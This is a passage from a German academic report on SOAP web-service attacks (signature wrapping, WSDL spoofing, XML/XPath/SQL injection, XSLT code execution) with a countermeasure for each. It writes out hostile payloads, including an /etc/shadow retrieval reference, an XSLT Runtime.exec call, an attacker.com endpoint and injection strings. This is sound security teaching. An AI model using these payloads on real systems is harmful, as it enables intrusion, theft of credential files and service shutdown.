27     </wsse:Security>
28     <wsa:ReplyTo wsu:Id="theReplyTo">
29       <wsa:Address>http://good.com/</wsa:Address>
30     </wsa:ReplyTo>
```

```
31   </soap:Header>
32   <soap:Body wsu:Id="theBody">
33     <getQuote Symbol="IBM"/>
34   </soap:Body>
35 </soap:Envelope>
```

Listing 3.33: Beispiel 6 [MA05]

3.17.3. Sibling Value Context

Das Element *ReplyTo* ist zwar optional, kann aber nur einmal in einer Nachricht vorkommen. Ein Element wie *Timestamp* kann in verschiedenen „Vorfahren“ vorkommen. Dann spricht man von dem *Sibling Value Context*.

Die Nachricht enthält einen *Security Header*. Dieser enthält wiederum einen *Timestamp* und dessen Signatur.

Die Signaturüberprüfung könnte ähnlich wie oben ablaufen.
Ein Element, das `/soap:Envelope/soap:Header/wsse:Security/wsu:Timestamp` matcht, muss in einer Signatur via eines absoluten XPath referenziert werden.

In Beispiel 7 ist eine Nachricht zu sehen, die in dem *Security Header* einen *Timestamp* enthält (siehe Listing 3.34).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11           <ds:Reference URI="">
12             <ds:Transforms>
13               <ds:Transform
14                 Algorithm=".../REC-xpath-19991116">
15                 <ds:XPath ...>
16                   /soap:Envelope/soap:Header/wsse:Security/wsu:Timestamp
17                 </ds:XPath>
18               </ds:Transform>
19               ...
20             </ds:Transforms>
21             ...
22           </ds:Reference>
23         </ds:SignedInfo>
24         ...
25       </ds:Signature>
26       <wsu:Timestamp wsu:Id="theTimestamp">
27         <wsu:Created>2005-05-29T08:45:00Z</wsu:Created>
28         <wsu:Expires>2005-05-29T09:00:00Z</wsu:Expires>
29       </wsu:Timestamp>
30     </wsse:Security>
31   </soap:Header>
32   <soap:Body wsu:Id="theBody">
```

```
33      <getQuote Symbol="IBM"/>
34    </soap:Body>
35  </soap:Envelope>
```

Listing 3.34: Beispiel Nachricht 7 [MA05]

Will der Angreifer erreichen, dass der *Timestamp* ignoriert wird, verpackt er ihn in einem neuen *Security Header* mit den Attributen `soap:mustUnderstand="0"` und `soap:role="…/none"`. So sorgt er dafür, wie auch shcon in den vorherigen Beispielen, dass dieses Element bzw. der ganze Header ignoriert wird (siehe Listing 3.35).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security>
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11           <ds:Reference URI="">
12             <ds:Transforms>
13               <ds:Transform
14                 Algorithm=".../REC-xpath-19991116">
15                 <ds:XPath ...>
16                   016 /soap:Envelope/soap:Header/wsse:Security/wsu:Timestamp
17                 </ds:XPath>
18               </ds:Transform>
19               ...
20             </ds:Transforms>
21             ...
22           </ds:Reference>
23         </ds:SignedInfo>
24         ...
25       </ds:Signature>
26     </wsse:Security>
27     <wsse:Security
28       soap:mustUnderstand="0"
29       soap:role=".../none">
30       <wsu:Timestamp wsu:Id="theTimestamp">
31         <wsu:Created>2005-05-29T08:45:00Z</wsu:Created>
32         <wsu:Expires>2005-05-29T09:00:00Z</wsu:Expires>
33       </wsu:Timestamp>
34     </wsse:Security>
35   </soap:Header>
36   <soap:Body wsu:Id="theBody">
37     <getQuote Symbol="IBM"/>
38   </soap:Body>
39 </soap:Envelope>
```

Listing 3.35: Beispiel Nachricht 8 [MA05]

Bei der Signaturüberprüfung kann die Signatur gegen das *Timestamp*-Element validiert werden, da der *Timestamp* immer noch über den XPath referenziert werden kann. Der XPath enthält nur `wsse:Security`, allerdings keine Attribute. Die WS-Security-Spezifikation fordert, dass die Header eindeutig sind, d.h. ein eindeutig gesetztes `soap:role`-Attribut haben.

Allerdings müssen die in der XML-Spezifikation definierten XPath nicht eindeutig sein.

Eine **Gegenmaßnahme** könnte sein, dass die Signatur den *Timestamp* im *Security Header* über einen XPath referenziert, der die `soap:role` enthält. Dies bedeutet die Policy muss vorgeben, dass gegen solch einen XPath gematcht wird. In Beispiel 9 ist eine zu dieser Policy konforme Nachricht skizziert (siehe Listing 3.36).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security soap:role=".../ultimateReceiver">
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11           <ds:Reference URI="">
12             <ds:Transforms>
13               <ds:Transform
14                 Algorithm=".../REC-xpath-19991116">
15                 <ds:XPath ...>
16                   /soap:Envelope/soap:Header/wsse:Security[@soap:role=".../ultimateReceiver"
                         ]/wsu:Timestamp
17                 </ds:XPath>
18               </ds:Transform>
19               ...
20             </ds:Transforms>
21             ...
22           </ds:Reference>
23         </ds:SignedInfo>
24         ...
25       </ds:Signature>
26       <wsu:Timestamp wsu:Id="theTimestamp">
27         <wsu:Created>2005-05-29T08:45:00Z</wsu:Created>
28         <wsu:Expires>2005-05-29T09:00:00Z</wsu:Expires>
29       </wsu:Timestamp>
30     </wsse:Security>
31   </soap:Header>
32   <soap:Body wsu:Id="theBody">
33     <getQuote Symbol="IBM"/>
34   </soap:Body>
35 </soap:Envelope>
```

Listing 3.36: Beispiel Nachricht 9 [MA05]

Allerdings kann selbst dann zumindest die Nachrichtenintegrität zerstört werden, indem ein neuer Header hinzugefügt wird, der den ursprünglichen Header, bis auf den *Timestamp*, enthält. Der ursprüngliche Header enthält nur noch den *Timestamp*. Inwiefern dies ein Angreifer ausnutzen könnte, ist nicht bekannt.

In Beispiel 10 wird eine derartig veränderte Nachricht dargestellt (siehe Listing 3.37).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security soap:role=".../ultimateReceiver">
4        <wsu:Timestamp wsu:Id="theTimestamp">
5          <wsu:Created>2005-05-29T08:45:00Z</wsu:Created>
```

```
6           <wsu:Expires>2005−05−29T09:00:00Z</wsu:Expires>
7         </wsu:Timestamp>
8       </wsse:Security>
9       <wsse:Security>
10        ...
11        <ds:Signature>
12          <ds:SignedInfo>
13            ...
14            <ds:Reference URI="#theBody">
15              ...
16            </ds:Reference>
17            <ds:Reference URI="">
18              <ds:Transforms>
19                <ds:Transform
20                  Algorithm=".../REC−xpath−19991116">
21                  <ds:XPath ...>
22                    /soap:Envelope/soap:Header/wsse:Security[@soap:role=".../ultimateReceiver"
                          ]/wsu:Timestamp
23                  </ds:XPath>
24                </ds:Transform>
25                ...
26              </ds:Transforms>
27              ...
28            </ds:Reference>
29          </ds:SignedInfo>
30          ...
31        </ds:Signature>
32      </wsse:Security>
33    </soap:Header>
34    <soap:Body wsu:Id="theBody">
35      <getQuote Symbol="IBM"/>
36    </soap:Body>
37  </soap:Envelope>
```

Listing 3.37: Beispiel Nachricht 10 [MA05]

3.18. XML Encryption

In [JS11] wird beschrieben, wie man mit Hilfe eines „Orakels“ [YPM05] verschlüsselte SOAP-Nachrichten entschlüsseln kann. Bei diesem Angriff dient der Web Service, an den die zu entschlüsselnde Nachricht gesendet oder welcher diese Nachricht gesendet hat, als „Orakel“. Voraussetzung für diesen Angriff auf die Verschlüsselung ist der *Mode of Operation Cipher-block Chaining (CBC)* und Fehlermeldungen, die Rückschlüsse auf eine korrekte Entschlüsslung zulassen. Mit Stand September 2013 gibt es für diesen Angriff noch keine öffentlich zugängliche Implementierung. An der Ruhr-Universität Bochum soll eine Masterarbeit angefertigt werden, die ein Plugin für den WS-Attacker [MSS12] mit diesem Angriff vorstellt.

Die in [JS11] vorgeschlagenen **Gegenmaßnahmen** sind die Verwendung einer *XML Signature*, von einheitlichen Fehlermeldungen und einem Wechsel des *Mode of Operation* zu einem Verfahren, das Nachrichtenintegrität unterstützt. Allerdings scheint das ein allgemeines *XML Encryption* Problem zu sein.

3.19. WSDL Disclosure

Viele Web Services dienen zur Kommunikation zwischen zwei Geschäftspartnern (Business Partner). Sinnvollerweise kennen nur die betreffenden Stellen die Schnittstelle, d.h. die WSDL und den Endpoint. Solche Services bieten oft kritische Operationen zur Bestellung oder Bezahlung an. Es gibt auch Services, die zwei Untermengen an Operationen haben. Eine öffentliche und eine private/geheime. Leider besteht manchmal in den oben genannten Fällen die Sicherheit solcher Services nur daraus, dass ihre Definition nicht oder nur teilweise bekannt ist.

Das Ziel dieses Angriffs ist es, unbekannte Definitionen oder deren Teile aufzudecken.

3.19.1. WSDL Google Hacking

Der Angreifer verwendet Google, um eine WSDL zu finden. Dieses Vorgehen ist für alle oben genannten Fälle geeignet. Wenn die WSDL gänzlich unbekannt ist, besteht die Möglichkeit, dass sie gefunden wird. Ist nur eine Untermenge an Operationen bekannt, besteht die Möglichkeit, dass eine andere WSDL gefunden wird, die alle Operationen oder die komplementäre Untermenge der Operationen enthält. Voraussetzung ist, dass ein von Google zugänglicher Link darauf existiert.

Im Folgenden sind zwei denkbare Suchanfragen aufgelistet:

```
inurl:wsdl site:example.com

file:wsdl site:example.com
```

3.19.2. WSDL Enumeration/Scanning

Wenn dem Angreifer die WSDL noch nicht bekannt ist, aber der Service *Endpoint*, kann er unter anderem folgende *Uniform Resource Locators (URLs)* durchprobieren, um die Definition zu erhalten.

```
http://<webservice-host>:<port>/<servicename>

http://<webservice-host>:<port>/<servicename>.wsdl

http://<webservice-host>:<port>/<servicename>?wsdl

http://<webservice-host>:<port>/<servicename>.aspx?wsdl
```

Anstelle der `.aspx`-Dateiendung können auch `.ascx`, `.asmx`, `.ashx`, `.dll`, `.exe`, `.php` oder `.pl` probiert werden. Anstatt `?wsdl` ist auch `?disco` denkbar.

Für Axis Web Services gilt meist (bei Axis2 kommt anstelle von `axis` ein `axis2`):

```
http://<webservice-host>:<port>/axis/services/<servicename>?wsdl
```

```
http://<webservice-host>:<port>/axis/services/<servicename>
```

Auch ein Aufruf von http://<webservice-host>:<port>/axis/services/listServices kann eventuell Informationen über die *deployed* Web Services liefern.

Wenn so eine WSDL in Erfahrung gebracht werden konnte, können eventuell weitere Operationen mittels stupidem Ausprobieren entdeckt werden, auch durch Erraten mit Kenntnis der bereits bekannten Bezeichner.

Gegenmaßnahmen

Die Sicherheit eines Web Services sollte niemals auf der Geheimhaltung der WSDL basieren (s. Kerckhoffs'sches Prinzip [Ker83]). Bei der Gestaltung eines Web Services sollte im Hinblick auf die Sicherheit immer davon ausgegangen werden, dass die Spezifikation einem Angreifer bekannt ist. Es sollten immer *Security Patterns* [SFBH$^+$06] wie *Integrity*, *Confidentiality* oder *I&A*[3] angewendet werden.

Soll die WSDL und eventuell der *Endpoint* nicht bekannt sein, darf die WSDL nicht veröffentlicht werden und auf dem Server sollte die Funktionalität, die WSDLs zurückgibt, deaktiviert werden. Auch sollten Services wie der oben genannte *listServices* entfernt werden.

3.20. Metadata Spoofing

Um mit einem Web Service zu kommunizieren, müssen die Schnittstellendefinition, d.h. die WSDL, die Policy und die *WS-SecurityPolicy* bekannt sein. Für Dritte, die diese Informationen unerlaubt und unbemerkt im Voraus verändern können, bieten sich im Wesentlichen die folgenden zwei Angriffsszenarien an.

3.20.1. WSDL Spoofing

Wie der Titel erahnen lässt, verändert ein Angreifer hier Teile der WSDL. Er kann zum Beispiel den *Endpoint* ändern (<soap:address location="http://attacker.com/TheService"/>) und sich so als Web Service Provider ausgeben. Das ist interessant, speziell in dem Fall, wenn ein Web Service (automatisch) über UDDI erfragt wurde.

[3]Identification and Authentication

3.20.2. WS-SecurityPolicy Spoofing

Bei dieser Variante wird der Inhalt der *WS-SecurityPolicy* verändert. Eine Angriffsvariante könnte sein, jegliche Verschlüsslung, insofern sie optional war, zu entfernen. Einen Eintrag hinzuzufügen, der verlangt, dass zusätzlich mit dem öffentlichen Schlüssel des Angreifer verschlüsselt wird, wäre auch eine Möglichkeit. Unter Umständen lässt sich auch eine Policy konstruieren, die dafür sorgt, dass der Client sämtlichen Verkehr zwischen ihm und dem Web Service an den Angreifer weiterleitet.

Gegenmaßnahmen

Vor der Verwendung sollten die Metadaten überprüft und validiert werden. Die *WS-Security-Policy* muss vom Web Service gefordert werden und nicht als Option betrachtet werden. Es gibt keinen Standard für die Signierung von Metadaten, allerdings sollte vom Web Service-Entwickler eine solche implementiert werden und vom Client aktiv auf deren Richtigkeit überprüft werden.

3.21. Replay Angriff

Bei einem *Replay*-Angriff wird ein Vorgang beziehungsweise eine Nachricht oder ein Paket eines Clients wiederholt. Dabei kann es das Ziel sein, eine Transaktion zu wiederholen oder einen Login-Vorgang zu wiederholen. Gerade bei der Wiederholung des Login-Vorgangs versucht ein Angreifer, (unerlaubten) Zugang zu dem angesprochenen System zu erlangen.

Um eine Nachricht zu wiederholen, muss der Angreifer diese mitschneiden und im Anschluss auf TCP/IP-Ebene die entsprechenden Pakete erneut senden. Um eine Nachricht mitzuschneiden, muss er zum Beispiel in einer MitM-Position sein.

Gegenmaßnahmen

Zufallsdaten in jeder Login-Session können diesen Angriff erfolgreich verhindern, insofern sichergestellt wird, dass diese Daten nur einmalig verwendet werden. Dazu bieten sich Signaturen mit Timestamp (SOAP, HTTP) oder andere Funktionalitäten an, die sicherstellen, dass jede Nachricht einmalig ist. Findet die Kommunikation nur zwischen einem Client und einem Service statt, besteht die Möglichkeit mit Hilfe von *Transport Layer Security (TLS)* die Gültigkeit über *Timestamps* festzulegen.

3.22. SOAPAction-Spoofing

Wenn SOAP-Nachrichten über *Hypertext Transfer Protocol (HTTP)* verschickt werden, gibt es die Möglichkeit, den optionalen Header `SOAPAction` zu setzen. Dieser soll den Web Service darüber informieren, welche Operationen ausgeführt werden soll. Wenn nun ohne XML zu parsen, die im Header enthaltene Operation ausgeführt wird, kann das zu einem Problem werden.

3.22.1. SOAPAction Spoofing - MitM

Wenn ein dem Web Service zugrundeliegendes Framework Operationen allein wegen des Inhaltes des `SOAPAction`-Headers ausführt, kann ein Angreifer vergleichsweise einfach die auszuführende Operation ändern.

3.22.2. SOAPAction Spoofing - Bypass

Es gibt Web Services, die durch Firewalls oder Gateways geschützt sind. Der Schutz kann dann darin bestehen, dass allein der `SOAPAction`-Header nach erlaubten Operationen geprüft und gegen eine White- oder Blacklist abgeglichen wird.

Da normalerweise ein Web Service Operationen anhand des Inhalts des SOAP Headers ausführt, kann ein Angreifer durch einen `SOAPAction`-Header, der eine Operation enthält, die zugelassen wird, eine beliebige (nicht zugelassene) Operation im SOAP Body schicken und davon ausgehen, dass diese auch ausgeführt wird.

Gegenmaßnahmen

Offensichtlich ist das Ausführen oder Filtern allein anhand des `SOAPAction`-Headers ein denkbar schlechtes Vorgehen. Allgemein sollte der `SOAPAction`-Header deaktiviert werden. In den Fällen, in denen er gebraucht wird, sollte immer gegen den SOAP Body geprüft werden und jede Nachricht mit einer Diskrepanz in dieser Richtung verworfen werden. Solch ein Fall könnte die Verwendung eines *Reverse Proxy* sein, der Anfragen auf verschiedene (HTTP-) Server verteilt. Wird hier der `SOAPAction`-Header verwendet, kann eine Nachricht allein anhand des Headers einem Web Service zugeordnet werden.

3.23. XML-Injection

Bei diesem Angriff ist es das Ziel, durch injizieren von (zusätzlichen) Elementen in einer SOAP-Nachricht, beispielsweise Werte gesetzt werden, die normalerweise nur im Hintergrund automatisch gesetzt werden. Denkbar ist beim Hinzufügen eines neuen Benutzers das Setzen

einer *UserID*, zum Beispiel die des Administrators. Das Vorgehen ähnelt dem bei einer *SQL-Injection*, allerdings muss hier unter anderem ganz auf die Verwendung von Logikoperatoren verzichtet werden. Siehe zu dieser Thematik auch [Pro12b].

Beispiel: Mit Hilfe eines Service ist es möglich, Benutzer anzulegen. Der relevante Teil einer *SOAP* Nachricht könnte wie folgt aussehen.

```
<user>
  <username>Max</username>
  <password>SicheresPasswort</password>
</user>
```

Listing 3.38: XML-Beispiel 1 [Pro12b]

Die XML-Repräsentation des Benutzers beim Service beinhaltet auch eine `<userid>` (siehe Listing 3.39).

```
<user>
  <userid>123</userid>
  <username>Max</username>
  <password>SicheresPasswort</password>
</user>
```

Listing 3.39: XML-Beispiel 2 [Pro12b]

Wenn der Angreifer nun anstelle des eigentlichen Namens eine veränderte Zeichenkette einfügt, kann er die `<useride>` selbst setzen (siehe Listing 3.40).

```
</username><userid>0</userid><username>Max</username>
```

Listing 3.40: XML-Beispiel 3 [Pro12b]

Die ID „0“ wurde gewählt, da oft der Adminstrator diese hat. Wird so ein Benutzer erstellt, gibt es im Eintrag zweimal die `userid` (siehe Listing 3.41). Erst wird die ID auf „123“ gesetzt und danach direkt durch „0“ überschrieben. So erhält der Benutzer „Max“ die gleichen Rechte wie der Benutzer mit der ID „0“.

```
<user>
  <userid>123</userid>
  <username></username><userid>0</userid><username>Max</username>
  <password>SicheresPasswort</password>
</user>
```

Listing 3.41: XML-Beispiel 4 [Pro12b]

Wenn die Eingabe einer HTML-Seite zum Beispiel verarbeitet wird, ist auch *Cross-Site Scripting (XSS)*, welches dann den Client als Ziel hat, denkbar.

Gegenmaßnahmen

Strict Schema Validation und eine Eingabevalidierung können diesen Angriff wirksam verhindern.

3.24. XML Signature - Key Retrieval XSA

Um eine *XML Signature* zu verifizieren, braucht der Empfänger einer SOAP-Nachricht mit solch einer Signatur den öffentlichen Schlüssel des signierenden. Im Idealfall kennt der Empfänger diesen bereits (und hat ihn verifiziert). Ist der Schlüssel nicht bekannt, muss er nachgeladen werden. Dazu bietet SOAP die Möglichkeit, innerhalb der `<KeyInfo>` eine Abfragemethode zu definieren. Ein Angreifer kann mit Hilfe dieser Methode beliebige Daten laden lassen. Diser Angriff wird als *XML Signature - Key Retrieval XSA*[4] bezeichnet [Fal11].

So kann durch die `<RetrievalMethod>` auf eine URL verwiesen werden, die nur vom Web Service Server erreichbar ist, und so unerlaubt Funktionalitäten gebrauchen beziehungsweise Daten abfragen.

Oder der Angreifer verweist auf eine Datei wie `/etc/shadow` (siehe Listing 3.42), in der Hoffnung, der Web Service gibt ihren Inhalt in seiner Antwort zurück.

```
1 <RetrievalMethod Id="r1" URI="file:///etc/shadow"/>
```

Listing 3.42: /etc/shadow Retrieval

Eine ausführlichere Nachricht (siehe Listing 3.26) ist im Abschnitt zu *XML Signature - Key Retrieval* (siehe Abschnitt 3.15) zu finden.

Gegenmaßnahmen

Ein gutes Vorgehen besteht darin externe Referenzen ganz zu verbieten. Wenn diese notwendig sind, ist eine starke Einschränkung mittels einer Whitelist empfehlenswert. Allerdings muss dazu ein Kommunikationspartner im Voraus bekannt sein, damit er in so einer Liste aufgenommen werden kann.

3.25. XML Signature - XSLT Code Execution

Bei der Signierung, der Signatur-Verifikation, der Verschlüsselung und Entschlüsselung wird schrittweise vorgegangen. Dazu gehört auch die Transformation der Daten, auf die `<Reference>` verweist. Dabei ist weder der Transformationstyp noch die Anzahl der Transformationen beschränkt.

[4] *Cross-Site Attack*

Ein Transformationstyp ist *XSLT*. *XSLT* selbst ist Turing-vollständig. Seine Mächtigkeit ermöglicht einem Angriffer vielerlei Möglichkeiten, um den Web Service nicht wie gedacht zu verwenden, Zum Beispiel um Befehle abzusetzen.

Das folgende Beispiel skizziert einen Angriff, der ein `halt -p`[5] auf dem Web Service zugrundeliegenden Server absetzt (siehe Listing 3.43).

```
1  <soap:Envelope ...>
2    <soap:Header>
3      <wsse:Security soap:role=".../ultimateReceiver">
4        ...
5        <ds:Signature>
6          <ds:SignedInfo>
7            ...
8            <ds:Reference URI="#theBody">
9              ...
10           </ds:Reference>
11           <ds:Reference URI="">
12             <ds:Transforms xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
13               <ds:Transform Algorithm="http://www.w3.org/TR/1999/REC-xslt-19991116">
14                 <xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/
                       Transform" xmlns:java="java">
15                   <xsl:template match="/" xmlns:os="java:lang.Runtime" >
16                     <xsl:variable name="runtime" select="java:lang.Runtime.getRuntime()"/>
17                     <xsl:value-of select="os:exec($runtime, 'halt -p')" />
18                   </xsl:template>
19                 </xsl:stylesheet>
20               </ds:Transform>
21             </ds:Transforms>
22             ...
23           </ds:Reference>
24         </ds:SignedInfo>
25         ...
26       </ds:Signature>
27     </wsse:Security>
28   </soap:Header>
29   <soap:Body wsu:Id="theBody">
30       <getQuote Symbol="IBM"/>
31   </soap:Body>
32 </soap:Envelope>
```

Listing 3.43: XML Signature - XSLT Code Execution

Auch das Hinzufügen eines Benutzers (bspw. eines Admins) ist denkbar, ebenso bei einer Kette von Befehlen das Herunterladen von Schadsoftware, die anschließend ausgeführt wird.

Gegenmaßnahmen

Wenn *XSLT Transformationen* nicht gebraucht werden, sollten sie ganz verboten werden. Wenn sie notwendig sind, sollten Signaturen mit diesen Transformationen nur von vertrauenswürdigen Partnern angenommen werden. Hier ist die Wahrscheinlichkeit höher, dass diese

[5] Herunterfahren eines **nix*-Systems.

keine Angriffe durchführen. Eventuell kann auch eine *Sandbox* für *XSLT* dieses Problem eindämmen.

3.26. XPath Injection

Mittels XPath lässt sich jeder beliebige Teil eines XML-Dokuments abfragen. Wenn Parameter im SOAP Body direkt als Eingabe für eine XPath-Abfrage verwendet werden, besteht hier eine Angriffsmöglichkeit.

XPath-Injections ist teilweise schwerwiegender einzustufen als SQL-Injection, da XML keine Zugangskontrolle implementiert. So ist es einem Angreifer im schlechtesten Fall möglich, den gesamten Inhalt eines XML-Dokuments auszulesen.

Wenn beispielsweise ein Parameter aus dem SOAP Body als Teil der folgenden Kunden-XPath-Abfrage (siehe Listing 3.44) benutzt wird, ist eine Eingabe von „`./age>0`“ denkbar, um alle Kunden abzufragen (siehe Listing 3.45).

```
1 //users/custid[333]
```

Listing 3.44: XPath Query

Da alle Benutzer bzw. Kunden ein Alter haben, das größer 0 ist, sollten alle Datensätze zurückgegeben werden.

```
1 //users/custid[./age>0]
```

Listing 3.45: XPath Query mit Injection

Gegenmaßnahmen

Eingabevalidierung und Verbot möglichst vieler Sonderzeichen kann vor diesem Angriff schützen. Zusätzlich ist eine weitere Abstrahierungsebene zwischen SOAP-Nachrichten und XPath empfehlenswert.

3.27. Attack Obfuscation

Hier geht es nicht um einen eigenen Angriff, sondern um das Verschleiern eines Angriffs. Bei vielen Angriffen lautet die Gegenmaßnahme *Strict Schema Validation*. In den meisten Fällen wird die Valididierung vor der Entschlüsselung der in der Nachricht enthaltenen Daten durchgeführt. Das heißt, um einen Angriff zu verstecken, kann man die notwendigen Nachrichtenteile verschlüsseln. Natürlich muss der Web Service diese auch wieder entschlüsseln und verarbeiten, sonst ist solch ein Angriff offensichtlich wirkungslos.

Aber auch viele andere Möglichkeiten sind denkbar, wie zum Beispiel eine andere Zeichenkodierung.

Gegenmaßnahmen

Eine Verschleierung aufzudecken ist im Allgemeinen eher schwierig. Im oben genannten Beispiel kann eine erneute *Schema-Validierung* nach der Entschlüsselung Abhilfe schaffen. Im zweiten Beispiel kann eine Überprüfung auf die korrekte Kodierung helfen. Eine alleinige *Schema-Validierung* kann vorallem, wenn es sich um einen String handelt, nur bedingt die Zeichenkodierung validieren.

3.28. SQL-Injection

Bei Webapplikationen wird oft zur Speicherung von Daten im Hintergrund eine SQL-Datenbank verwendet. Dieses Vorgehen ist auch bei Web Services denkbar und üblich.

Bei einer *SQL-Injection* versucht ein Angreifer durch Eingabe von SQL-Syntax, die Ausführung eines SQL-Statements zu manipulieren [WAH07, Pro13c, ALVM09, AV11]. Beispielsweise werden durch Kommentare oder logische Operatoren `WHERE`-Klauseln unwirksam gemacht.

Beispielszenario:
Ein Programm verwendet folgendes SQL-Statement zur Datenbankabfrage. Dabei wird `owner` über die Zugangskontrolle der Datenbank gesetzt. D.h. `owner` = aktuell eingeloggter Nutzer. `itemname` wird durch die Benutzereingabe gesetzt.

```
1 SELECT * FROM items
2 WHERE owner='admin'
3 AND itemname='name' ;
```

Listing 3.46: Beispiel für ein SQL-Statement [Pro13c]

Wenn nun ein Angreifer die Eingabe so gestaltet, dass sie eine Zeichenkette enthält, die die ursprüngliche Abfrage verändert, kann er alle `items` auslesen. Eine mögliche Eingabe, um dies zu bewerkstelligen, wäre `name' OR 'a'='a`. Die ausgeführte Datenbankabfrage würde dann wie folgt aussehen (siehe Listing 3.47).

```
1 SELECT * FROM items
2 WHERE owner='angreifer'
3 AND itemname='name' OR 'a'='a';
```

Listing 3.47: Beispiel für eine SQL-Injection [Pro13c]

Das `OR` erzeugt in der `WHERE`-Klausel eine Tautologie. Dies bedeutet es wird nur das folgende Statement ausgeführt (siehe Listing 3.48). So wurde offensichtlich die Zugangskontrolle umgangen.

```
1 SELECT * FROM items;
```

Listing 3.48: Beispiel für resultierendes SQL-Statement [Pro13c]

[WAH07, Pro13c] geben noch ausführlichere Beschreibungen und Beispiele.

Gegenmaßnahmen

Die sinnvollste und effektivste Gegenmaßnahme sind *Prepared Statements*. Hier werden Eingaben nur für die Variablen verwendet, für die sie gedacht waren. Außerdem fällt das korrekte *escapen* von sonst interpretierten Zeichen weg. So ist keine *SQL-Injection* mehr möglich.

4. Angriffskatalog

In diesem Kapitel werden die Angriffe in eine normalisierte Form gebracht und "katalogisiert". Es wird eine Klassifizierung mit Rücksicht auf die Schwere der einzelnen Angriffe vorgenommen. Dieser Katalog soll eine Form von „Nachschlagewerk“ darstellen. Deshalb sind hier die Angriffe alphabetisch geordnet und zusammengefasst dargestellt.

Die Normalisierung hat folgende Gestalt:

Name:	-
Synonyme:	alle bekannten Synonyme
Type:	DoS, MitM, Command Execution, Injection
Beschreibung:	kurze Beschreibung
Indikatoren:	Voraussetzung und Indikatoren für die Angriffsmöglichkeit
Ausführung:	Wann/Wie kann angegriffen werden?
Angegriffene Komponente:	Was ist vom Angriff betroffen?
Auswirkung:	Wie wirkt sich der Angriff aus?
Schwere:	Wie schwerwiegend ist der Angriff?
Gegenmaßnahme:	kurze Aufzählung der Gegenmaßnahmen

Die Klassifizierung wird in die folgenden Klassen vorgenommen. Allgemein entscheidet der Tester beziehungsweise die Person, die dokumentiert, wie ein Fund einzustufen ist.

Eine **Anomalie** ist ein unerwartetes Verhalten beim Ausführen einer Funktion. Dabei ist es nicht wichtig, ob bei korrekter Eingabe ein Fehler zurückgegeben wird oder der „berechnete“ Wert nicht der erwartete ist.

Ein **Infoleak** ist ein Informationsleck. Sobald ein Tester Informationen herausfindet, die nicht zur Veröffentlichung gedacht waren, liegt ein *Infoleak* vor. Hier geht es vor allem um technische Informationen oder wenn Benutzernamen enumeriert werden können, die nicht in niedrig, mittel oder hoch eingestuft werden. Je nach Interpretation kann das Risikiolevel auch weitaus höher ausfallen.

Ein Fund ist als **niedrig** einzustufen, wenn eine Schwachstelle vorhanden ist, die unter Laborbedingungen ausnutzbar ist.

Als **mittel** wird ein Fund eingestuft, wenn eine Schwachstelle zwar ausgenutzt werden kann, für den Erfolg aber noch andere Voraussetzungen notwendig sind.

Hoch ist ein Fund einzustufen, wenn eine Schwachstelle vorhanden ist, die direkt ausgenutzt werden und große Auswirkungen haben kann.

In der folgenden Grafik ist eine Web Service Architektur abgebildet (siehe Abbildung 4.1), in der von den Angriffen aus diesem Katalog betroffene Komponenten markiert sind. Die Zahlen in den orangenen Kreisen geben die Angriffsverteilung der Angriffe aus dem Angriffskatalog an. Mehrfach Aufzälungen sind beabsichtig, da einige Angriffe können mehrere Komponenten betreffen




Abbildung 4.1.: Angriffsverteilung auf eine Web Service Architektur

4.1. Attack Obfuscation

Name:	Attack Obfuscation (siehe Abschnitt 3.27)
Synonyme:	-
Type:	Obfuscation
Beschreibung:	Verschleiern des Angriffsvektors
Indikatoren:	WS-Security mit Verschlüsslung; unterschiedliche Kodierungen werden angenommen
Ausführung:	Verschlüsselung, andere Kodierung
Angegriffene Komponente:	abhängig von obfuskiertem Angriffsvektor
Auswirkung:	siehe entsprechender Angriffsvektor
Schwere:	mittel
